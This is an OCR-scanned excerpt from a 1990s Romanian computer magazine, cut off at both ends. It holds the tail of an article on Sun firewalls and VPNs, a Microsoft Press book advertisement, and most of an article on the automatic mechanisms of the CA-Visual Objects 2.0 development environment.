sunt disponibile contra cost.

Totuşi, orice legătură între sistemele corporaţiei şi Internet comportă un risc major din punct de vedere al securităţii. O dată realizată această legătură, orice navigator pe Internet poate teoretic să comunice cu orice calculator din intranet care rulează TCP/IP. Acest lucru impune deci existenţa unui sistem de securitate între intranet şi internet, care să stabilească ce pachete de date pot circula între cele două reţele. Un asemenea sistem este cunoscut sub denumirea de „firewall“. Un „firewall“este implementat pe un calculator de mare putere (uzual bazat pe UNIX) care rulează un software relativ special şi care este implantat între reţeaua corporaţiei şi Internet. El examinează fiecare pachet de date care trece din intranet către Internet şi invers.

Sistemele de zid de protecţie „firewall“ sunt aplicaţii foarte inteligente care pot fi setate să blocheze accesul. Deasemenea se mai practică şi protejarea unei reţele cu o ierarhie de firewall-uri.

Combinaţia dintre un intranet şi Internet este foarte avantajoasă pentru corporaţiile cu birouri situate în localităţi diverse. În mod tradiţional, comunicarea dintre oficii duce după sine linii închiriate foarte scumpe sau reţele complexe pentru transmisii de date cu comutare de pachete. Cu toate oficiile conectate la Internet printr-un firewall, se pot transmite informaţii între acestea. Acest tip de reţea este cunoscută sub denumirea de „reţea privată virtuală“ (VRP).


În general, o linie închiriată pentru a conecta o corporaţie la Internet implică costuri mult mai mici decât o reţea WAN tradiţională. Un studiu recent al US Computer (http:/ / www.incog.com) arată că întreprinderile pot economisi peste 35% din costurile unui WAN folosind această soluţie. O VPN devine mult mai sigură atunci când sunt utilizate pentru securizare firewall-uri criptate care, la ora actuală, sunt larg răspândite. În acest scenariu, firewall-ul nu controlează numai pachetele de date care circulă între intranet şi Internet ci, în egală măsură, şi pachetele de date destinate altor companii.

Sun asigură 2 soluţii firewall - Firewall 1 v 2 (versiunea 3 în curs de apariţie) este un firewall de nivel TCP/IP proiectat să protejeze fluxul de tranzacţii ce au loc între Internet şi intranetul corporaţiei. Criptarea se poate adăuga produsului de bază, acest lucru permiţând corporaţiilor să-şi organizeze reţele private peste Internet.


Altă gamă de firewall-uri Sun este SunScreen SRF - 100, care foloseşte tehnologii „ascunse“. Acesta este un dispozitiv de reţea dedicat, invizibil în reţea. SunScreen SPF - 100 a fost ales produsul anului 1996 pentru categoria „cel mai bun firewall“ de către US LAN Magazine.

Toate firewall-urile Sun sunt integrate complet în sistemul de management de reţea Solstice. Avantajele utilizării zidului de protecţie sunt: accesul sigur la informaţiile corporaţiei, criptarea reţelei - o garanţie în plus pentru securitate, permite acces controlat al oganizaţiilor asociate corporaţiei, asigură acces la Internet şi reduce costul liniilor închiriate prin realizarea unor reţele private virtuale (VPN) peste Internet. ■

Doamna Roxana Marin lucrează la firma Romsys SA, care reprezintă firma Sun Microsystems,Inc. în România. Poate fi contactată la Tel: (01) 230.08.10 sau prin e-mail: **mktg@romsys.ro.**




Microsoft Press knows




este timpul


Îți lipsesc. **Ți le-ai dori.** Resursele pentru instruire și certificare Microsoft. **Norocul** tău, **Microsoft Press are soluția;** seturile de resurse și seturile de instruire în ritm propriu care te ajută să **înveți** despre ceea ce ai **nevoie**, atunci când ai nevoie să știi. Indiferent că dorești să-ți **perfecționezi** cunoștințele anterioare sau să-ți creezi un **program de instruire într-un ritm propriu,** vei afla că mai ai și **timp** pentru **viața** ta.




Microsoft® Windows NT 4.0
Network Administration Training
1-57231-439-7



Microsoft® SQL Server Server
Training
1-55615-930-7



Microsoft® Windows NT®
Server 4.0 Resource Kit
1-57231-344-7



Microsoft® Windows NT®
Workstation 4.0 Resource Kit
1-57231-343-9

COMPUTER PRESS AGORA

Microsoft® Press

Cărțile pot fi răsfoite, comandate și cumpărate de la librăria noastră deschisă la sediul firmei ***Forte Computers****, str. Lipscani nr. 102; precum și de la următoarele magazine din* ***București****: Flamingo Computers, Bd.N. Titulescu nr.102; Computer House, str. Grigore Alexandrescu nr.47; Raffles Computers Shop, Calea Victoriei nr.25; Librăria "Noi", sala Dales; Librăria Humanitas din Pasajul Cretzulescu (lîngă magazinul Muzica);* ***Craiova****: INTERCAFENET, Calea București A26 parter;* ***Cluj****: T&M Promedia, str. Doja nr.30*

Puteți comanda orice carte de la: **Computer Press Agora s.r.l.**, C.P. 94 OP.49, București, fax: 01-3309285

Important: Lista completă de prețuri poate fi obținută via BBS 065-210780 (login: bbs, terminal: ANSI, ...)

Mecanisme automate în CA Visual Objects 2.0


După lungi așteptări, s-a născut în sfârșit CA-Visual Objects 2.0 - mediu de dezvoltare complet obiectual, pe 32 de biți, care oferă o cale posibilă pentru migrarea aplicațiilor economice xBase sub mediul Windows. Proiectat, în special, pentru dezvoltarea aplicațiilor sofisticate în medii client-server, CA-Visual Objects asigură o cale relativ ușoară de migrare de la DOS la Windows, fără „șocuri culturale“.

De István László

De ce chiar CA-Visual Objects?

Odată cu răspândirea rapidă a calculatoarelor, din categoria PC-urilor performante și a sistemelor de operare Windows, se impune, din ce în ce mai pregnant, scrierea (respectiv transcrierea) aplicațiilor pentru mediul Windows. Cu toate că, afirmația conform căreia „fiecare sistem de operare la locul lui este util“ pare corectă, nu se pot contesta avantajele sistemului Windows, în ceea ce privește interfața spectaculoasă și intuitivă pe care o oferă chiar pentru „utilizatori de ... câmpie“.

Din punctul de vedere al programatorilor, nu atât frumusețea interfeței Windows este hotărâtoare în aprecierea mediului; probabil că o pondere mult mai mare are complexitatea codului, care este capabil să pună în funcțiune o aplicație. Situația contradictorie, adică a cerințelor „naturale“ din partea utilizatorilor (aparență deosebită, help la fiecare nivel, tabele, grafice, culori, imagini, sunete - simplitate în folosire, interfață intuitivă, robustețe, mesaje prietenoase, ...) și a „realității“ cunoscute doar de programatori (arhitectură orientată eveniment, cod complex, mediu GUI sofisticat, cerințe de securitate, siguranță și robustețe) este soluționată de diverse medii de programare pe diverse căi.



Una din posibilități este calea oferită de CA-Visual Objects. Filozofia limbajului nu este străină pentru utilizatorii de CA-Clipper, fiindcă CA-Visual Objects se clădește pe principiile acestui limbaj. Arhitectura aplicațiilor reflectă inevitabil constrângerile impuse de Windows: o arhitectură orientată eveniment.

CA-Visual Objects îmbină flexibilitatea limbajelor xBase și simplitatea modelării obiectuale cu un limbaj strict tipizat, într-un mediu de dezvoltare complet - bazat pe un depozit activ intern de date, cu un compilator optimizator nativ și link-editor incremental, cu generatoare (sau mai bine zis editoare) vizuale, și cu debugger puternic.


Limbajul este complet compatibil cu CA-Clipper, doar aduce noutăți în plus: se menționează, în primul rând, extensia obiectuală completă, dar este semnificativă și posibilitatea tipizării și a definirii lexicale a variabilelor. (Aceste condiții din urmă reprezintă condiția ca un limbaj să fie compilabil.) Modificările arhitecturale permit - clădind pe clasele DataServer - exploatarea, în mod similar, a tuturor datelor care se prezintă sub formă tabelară, indiferent de forma fizică de implementare, fie vorba de vectori multidimensionali, de fișiere DBF, sau de datele obținute în urma evaluării unei selecții dintr-o bază de date SQL. În acest context, scalarea unei aplicații - dacă acesta a fost proiectat corespunzător, nu mai prezintă o problemă chiar așa mare...

Fiind total optimizat, pentru MS Windows 95/NT 4.0, CA-Visual Objects suportă toate controalele și convențiile specifice acestor sisteme de operare (la nivel de cuvinte cheie: Common Controls, DDE, Clipboard, Drag-&Drop, DLL, OLE 2.0). Mai mult, asigură acces de nivel scăzut la API-urile Win32.

Pe lângă avantajele arhitecturale și cele care provin din semantica/sintaxa limbajului, CA-Visual Objects oferă niște mecanisme și funcționalități implicite. Dezvoltarea aplicațiilor se face de sus în jos, într-un mod iterativ; astfel se asigură ca aplicația să fie tot timpul funcțională. Folosind această abordare a creării rapide de prototipuri., „detalierea“ programelor urmează o cale naturală.

Pentru a asigura o flexibilitate ridicată și o extensibilitate ușoară, sistemul are o arhitectură deschisă:

- bazat sau nu pe clasele sistem, se pot defini atât clase, cât și controale utilizator;
- se permite crearea noilor RDD-uri pentru accesarea diverselor tipuri de baze de date;
- se asigură conectivitate la motoare SQL prin implementarea tehnicii ODBC core, nivel I și nivel II;



- se pot folosi funcții, clase, metode (și se pot chiar genera...) biblioteci DLL;
- ca și în CA-Clipper, este posibilă definirea unor comenzi utilizator (UDC);
- oferă suport pentru comunicații între procese (DDE, Clipboard, OLE 2.0);
- nu numai funcționalitatea limbajului, dar însuși mediul de dezvoltare poate fi extins - folosind CA-Visual Objects Software Development Kit, documentații tehnice suplimentare, sau de unelte „third-party“ disponibile pe piață.


Productivitate

Una din cerințele cheie impuse pentru un limbaj, respectiv mediu de programare, este productivitatea ridicată. Succesul unui produs nou este sensibil influențat de calitatea limbajului, dar și de calitatea mediului de dezvoltare. În acest sens, problema productivității poate fi defalcată în două capitole. Pe de o parte, se caută răspunsul la întrebarea „Ce oferă limbajul?“, iar, pe de altă parte, trebuie conturat răspunsul dat la „Ce oferă mediul?“.

Din punctul de vedere al limbajului - pornind de la CA-Clipper, evident - se asigură compatibilitate cu limbajele xBase, în mod special cu „bunicul“ CA-Clipper. În acest sens, se asigură o compatibilitate de 99%. Această compatibilitate este teoretică, datorită faptului că acesta se referă la așa zisa „business logic“, adică la tot ceea ce nu este interfața utilizator, ci ține de logica programului.

Pe lângă această compatibilitate cu CA-Clipper și limbajele xBase, în general, limbajul oferă o serie de extensii. Cele mai importante sunt extensia obiectuală, precum și posibilitatea tipizării stricte și a definirii lexicale a variabilelor. Implicațiile acestor extensii sunt multiple. Productivitatea este afectată, în primul rând, de faptul că editoarele vizuale generează cod de înaltă calitate, bazat pe clasele predefinite ale sistemului. Pe de altă parte, posibilitatea tipizării și a determinării lexicale a valabilității variabilelor permite o compilare adevărată a programului sursă. Astfel, se explică prezența unui compilator nativ. De menționat că, chiar în cadrul aceleiași entități (funcție, procedură, metodă,...) se poate amesteca codul tipizat cu cel netipizat. Acolo unde este posibil, compilatorul generează cod nativ, iar, acolo unde nu se poate, generează pseudo-cod, care la execuție se interpretează, ca la orice limbaj xBase „cumsecade“ (vezi CA-Clipper, MS FoxPro, ...).

Puterea mediului de dezvoltare se manifestă la utilizarea generatoarelor de cod. Datorită prezenței depozitului de date (repository) activ multinivel, designul entității editate - proiectul vizual - se păstrează pe termen lung. Pe baza acestor proiecte, editoarele generează, folosind clasele sistem, cod de



înaltă calitate. Codul generat nu numai că este aproape optim, dar poate servi ca și model pentru programatori.

Nu este vorba chiar de un editor vizual, dar în definiția generatorului de cod intră și generatorul OLE Automation Server.

Arhitectura

Aparent fără implicații directe, faptul că limbajul este obiectual iar arhitectura este orientată eveniment, are efect asupra filozofiei generale, ca urmare, și asupra productivității.

Se pune întrebarea ce caracteristici are „lipiciul“ care, din conglomeratul claselor și a obiectelor, face până la urmă o aplicație funcțională și în ce măsură influențează această productivitatea. (Dacă nu din altceva, dar măcar din acest text reiese importanța.) Arhitectura, poreclită mai înainte lipici, se materializează în setul de principii, pe baza cărora se clădește aplicația. Această arhitectură impune uneltele și tehnicile folosite, fiind în același timp determinată și de componentele (clasele) predefinite disponibile în sistem.

Analizând, din punctul de vedere al productivității, principiile arhitecturale de bază, se ajunge la analiza relațiilor dintre clasele și obiectele aplicației, precum și a mecanismelor automate asigurate de sistem.

Mecanisme automate

În concordanță cu principiile abordării obiectuale, sistemul CA-Visual Objects oferă o aplicație-nucleu, numită „Standard Application“, care este o aplicație minimală cu o funcționalitate oarecare. Acesta este, în principiu, punctul de pornire pentru dezvoltarea unei aplicații reale. Funcționalitatea acestei aplicații standard este dată, pe de o parte, de arhitectura ei, iar, pe de altă parte, de prezența claselor sistem cu un comportament bine cunoscut.

Unul din domeniile analizate, în acest articol, se referă la aceste comportamente, respectiv la mecanismele automate prezente în aplicația standard. Celălalt capitol al articolului se referă la automatizările prezente în mediul de dezvoltare prin generatoarele de cod, accentuând rolul claselor sistem. După cum am mai spus, extensibilitatea sistemului - prin arhitectura sa deschisă - joacă un rol deosebit. Anumite căi de extindere a funcționalității se bazează pe mecanisme

automate specifice.

Automatizări - Aplicaţia Standard


În cele ce urmează, analiza mecanismelor automate nu va urma o secvenţă logică. Încercăm să abordăm realitatea, de la simplu la complex.

Cele mai importante implicaţii, asupra mecanismelor automate, sunt cele arhitecturale, care se oglindesc şi în comportamentul claselor sistem. În acest sens, cea mai importantă este „sistemul de mesagerie“, adică dirijarea automată a evenimentelor (mesajelor) între obiectele aplicaţiei.

Trebuie amintite - fără pretenţia de a trata complet subiectul - relaţiile care leagă componentele aplicaţiei. De menţionat că, toate cele trei relaţii menţionate sunt de tipul „1-la-n“. Aşa cum am mai menţionat, arhitectura este totalitatea principiilor, legilor, şi a relaţiilor care determină modul de „compunere“ al obiectelor dintr-o aplicaţie, precum şi legăturile dintre aceste obiecte.


Relaţia is a (este o/un). Este o relaţie care defineşte arborele de moştenire între clase în timpul compilării. Este o relaţie statică. De menţionat, că în CA-Visual Objects, se permite nu numai moştenirea de la un singur strămoş. De exemplu un ComboBox este de fapt un ListBox, care nu este altceva decât un TextControl, care, la urma urmei, nu este altceva decât un Control...

Relaţia has-a (are/posedă). Relaţia owner se defineşte în momentul executării. Într-un fel, arborele care se naşte, în urma acestei relaţii dinamice, ia locul arhitecturii structurate a aplicaţiilor clasice DOS. Exemplu:



aplicaţia are o fereastră Shell, care are subferestre de date, care au ataşate controale, care la rândul lor ...

Relaţia Client-Server uses-a (foloseşte o/un). Se defineşte tot în momentul executării şi în mod clasic leagă serverul de date de ferestrele de date. În CA-Visual Objects şi această relaţie este 1-la-n, adică o fereastră de date poate fi legată (în mod oficial şi recunoscut de mediu) doar de un singur server de date.



Mecanismele automate ale aplicaţiei standard se bazează, în mare parte, pe aceste relaţii. (În cele ce urmează, informaţiile prezentate sunt uşor simplificate, deci nu se vor aminti toate laturile realităţii- în scopul de a crea un model mai simplu şi de a permite o înţelegere mai uşoară.)

1. Legarea prin nume -- eveniment-metodă. În conceptul clasic, numai ferestrele sunt contexte de evenimente, adică doar obiectele care se trag din ferestre sunt capabile să efectueze prelucrarea evenimentelor/mesajelor. (În cele ce urmează, nu vom mai face distincţie între eveniment şi mesaj, deoarece declanşarea unui eveniment atrage după sine, inevitabil, şi lansarea unui mesaj cu acelaşi nume - vezi deci primul mecanism automat, care este atât de evident, că aproape nici nu a fost menţionat.)

Evenimentul, preluat de aplicaţia standard, ajunge la un dispecer de evenimente, implicit al aplicaţiei, care distribuie evenimentul ferestrei de care aparţine controlul care a generat evenimentul (de exemplu, apăsarea unui buton, sau selectarea unui element dintr-un ListBox, sau modificarea conţinutului unui SingleLineEdit). Metodele de tratare a evenimentelor aparţin (sunt posedate) de ferestre.

Identificarea metodei care trebuie invocată se face prin nume. Adică, *numele* mesajului este identic cu *numele* evenimentului, care este identic cu *numele* simbolic al controlului. (Legătura dintre declanşarea evenimentului şi generarea mesajului este total transparentă, şi în continuare, se face abstracţie de aceasta. Mai mult, cititorul este chiar rugat să uite de această dualitate.) Ca urmare a evenimentului, se invocă metoda cu acelaşi *nume* a ferestrei curente.

2. Derutarea evenimentelor. Totul decurge aşa cum a fost descris mai înainte, dacă metoda cu acelaşi nume, ca şi evenimentul/mesajul, există! Dacă nu există, evenimentul este trimis, în mod automat, în sus pe arborele *owner (has-a)*, la posesorul ferestrei (contextului de evenimente) curente. Aceasta, fiind la rândul ei tot un context de evenimente, încearcă, din nou, identificarea metodei cu acelaşi nume ca şi evenimentul. Dacă acesta nu este definit, se repetă totul pentru deţinătorul ferestrei curente, şi aşa mai departe. În momentul în care evenimentul a ajuns deja la obiectul-aplicaţie, care de fapt stă pe vârful arborelui owner şi nu s-a identificat la nici un nivel metoda corespunzătoare, dispecerul de evenimente procedează în felul următor:


- se încercă, identificarea unei *clase de fereastre,* cu acelaşi nume, ca şi evenimentul; dacă există, se creează (şi se vizualizează) o instanţă a clasei respective (adică un obiect fereastră), cu fereastra shell a aplicaţiei ca deţinător;
- se încearcă identificarea unei *clase report,*

cu acelaşi nume ca şi evenimentul; dacă există, se crează (şi se vizualizează) o instanţă a clasei respective (adică un obiect report), cu fereastra shell a aplicaţiei ca deţinător;

- dacă nici una din condiţiile precedente nu a fost satisfăcută, evenimentul dispare, fără să se emite un mesaj de eroare.

Luând în considerare cele de mai sus, devine clar de ce şi cum sistemul susţine o abordare top-down, respectiv de ce este posibilă o proiectare iterativă a aplicaţiei.

3. Obiecte inteligente. Cu puţină exagerare, putem afirma că obiectele pot fi inteligente: definind metodele NoMethod(), NoIVarGet() şi NoIVarPut(), controlul se transferă acestor metode ori de câte ori se emite un mesaj, căruia nu îi corespunde nici o metodă, ori se încearcă citirea sau atribuirea de la o variabilă de instanţă nedefinită. Astfel, se poate modifica sau extinde funcţionalitatea unui obiect dinamic, în momentul executării.



Cu toate că sarcina creării şi distrugerii obiectelor este preluată de sistem, în unele cazuri este nevoie de anumite iniţializări la creare, respectiv de unele acţiuni de de-alocare la distrugerea obiectului în cauză. În acest scop, se pot defini metodele Init() şi Axit(), care se invocă automat, imediat după crearea, respectiv, imediat înainte de distrugerea obiectului. Utilitatea acestor metode devine evidentă în cazul în care obiectul conţine la rândul său, alte obiecte, care, înainte de folosire, trebuie să fie iniţializate, respectiv, resursele alocate trebuie să fie eliberate, înainte de distrugerea obiectului gazdă.

4. DataServer - configurat în momentul executării. Pentru accesarea datelor, sub formă tabelară, se foloseşte clasa DataServer. Aceasta este o coajă care înveleşte sursa reală de date şi are un rol dublu: pe de o parte, ascunde implementarea concretă, forma de manifestare fizică a datelor - fie tabel în memorie, fie DBF local - CDX, NTX, sau MDX compatibile, fie un motor SQL undeva în reţea; pe de altă parte oferă o interfaţă unică (vezi rolul şi avantajele izomorfismului din modelul obiectual) surselor de date. Prin această interfaţă comună, programele devin independente de structura concretă a datelor. Câmpurile DataServer-ului pot fi accesate şi prin nume.

Rămânând la ipoteza unui fişier DBF, dacă structura acestuia nu este cunoscută în timpul compilării, nu există altă soluţie: serverul de date trebuie să se configureze - în funcţie de structura fişierului - în timpul rulării aplicaţiei. Într-adevăr, serverul de date îşi poate modifica proprietăţile în timpul execuţiei.

Merită făcută observaţia că această autoconfigurare nu impune o modificare reală a structurii obiectului, ci se modifică numai structura virtuală. Evident, s-a folosit un mecanism asemănător celor prezentate în paragraful precedent.

5. Legarea prin nume - DataWindow. Ferestrele servesc la vizualizarea diverselor date. Fereastra cea mai complexă ca şi funcţionalitate este *DataWindow*, adică fereastra de date. Ca şi orice altă fereastră, pe suprafaţa DataWindiow pot fi aşezate diverse controale. Controalele specializate pentru vizualizarea datelor (deci, de exemplu SingleLineEdit, MultiLineEdit, CheckBox, ListBox, ComboBox, RadioButton, ...) pot fi direct legate de câmpurile serverului de date ataşat ferestrei.

Specificarea relaţiei uses-a, adică a relaţiei client-server, dintre fereastră de date şi serverul de date, se face printr-un simplu apel al metodei Use(). Ca urmare a acestui apel, controalele de date cu nume identice cu câmpurile de date ale serverului se leagă, adică, valoarea din controale reflectă valoarea din sursa de date, şi vice-versa.

6. FieldSpec. Toate informaţiile, care determină un câmp de date, sunt colectate într-un singur obiect numit *FieldSpec*. Pe lângă descrierea tipului (N, C, L, D, M, OLE) şi a lungimii câmpului, aici se găsesc şi informaţiile de delimitare a domeniului (lungime, domeniu, reguli de validare).

Avantajul folosirii acestor obiecte constă, pe de o parte, într-o întreţinere mai simplă, mai uşoară a aplicaţiei (descrierile se propagă automat în toate locurile unde se foloseşte FieldSpec-ul respectiv), iar, pe de altă parte, pe baza acestora funcţionează metodele automate de validare a câmpurilor, atât la nivelul serverelor de date cât şi la nivelul ferestrelor de date ataşate.

7. Vizualizarea datelor - AutoLayout. Jobul cel mai important, dintr-o aplicaţie economică, este de obicei vizualizarea datelor. Pentru acesta, fereastra de date oferă, pe lângă legarea controalelor de câmpuri prin nume, posibilitatea vizualizării automate a datelor (auto-layout în momentul executării). Opţional, la legarea ferestrei de un server (vezi metoda Use(), din paragraful precedent) aceasta interoghează structura sursei de date şi îşi construieşte, conform structurii serverului, două vederi: un *FormView* şi un *BrowseView*. Comutarea, între cele două moduri la vizualizare, se face prin trimiterea unui mesaj către fereastra respectivă de date.

Mai mult, regulile de validare a câmpurilor sunt preluate, în mod automat, din obiectele FieldSpec asociate câmpurilor.

8. Metode de navigare - DataWindow. Structura ferestrei de date, fie în FormView, fie în BrowseView repetă structura serverului de date, cu observaţia că, fiecărui câmp de date îi corespunde ori un control (de obicei Single/MultiLineEdit sau CheckBox), ori un obiect *DataColumn*. Ca similitudinea să fie perfectă, însăşi fereastra de date ascultă de aceleaşi comenzi de navigare (GoTo, GoTop, GoBottom, Skip, SkipPrevious, Append, ...) ca şi serverul de date.

9. Sub-ferestre de date. Ferestrele de date sunt capabile să lucreze cu sub-ferestre de date, care au forma de manifestare asemănătoare cu un control complex, dar, la rândul lor, sunt ferestre de date al căror server se leagă de serverul de date al ferestrei-mamă, prin relaţia *SetSelectiveRelation*. De altfel, comportamentul sub-ferestrei este identic cu comportamentul ferestrelor de date. Încuibarea sub-ferestrelor nu este limitată sub nici o formă (doar de genialitatea utilizatorului final şi de dimensiunea ecranului).

Amenajarea legăturilor dintre servere, respectiv datele vizualizate, se face în mod automat de fereastra mamă.

10. Acces concurent. În medii de tip Windows, programatorul (făcând abstracţie de câteva cazuri fericite) este nevoit să-şi proiecteze aplicaţia special pentru exploatare multiuser/multitasking, chiar dacă

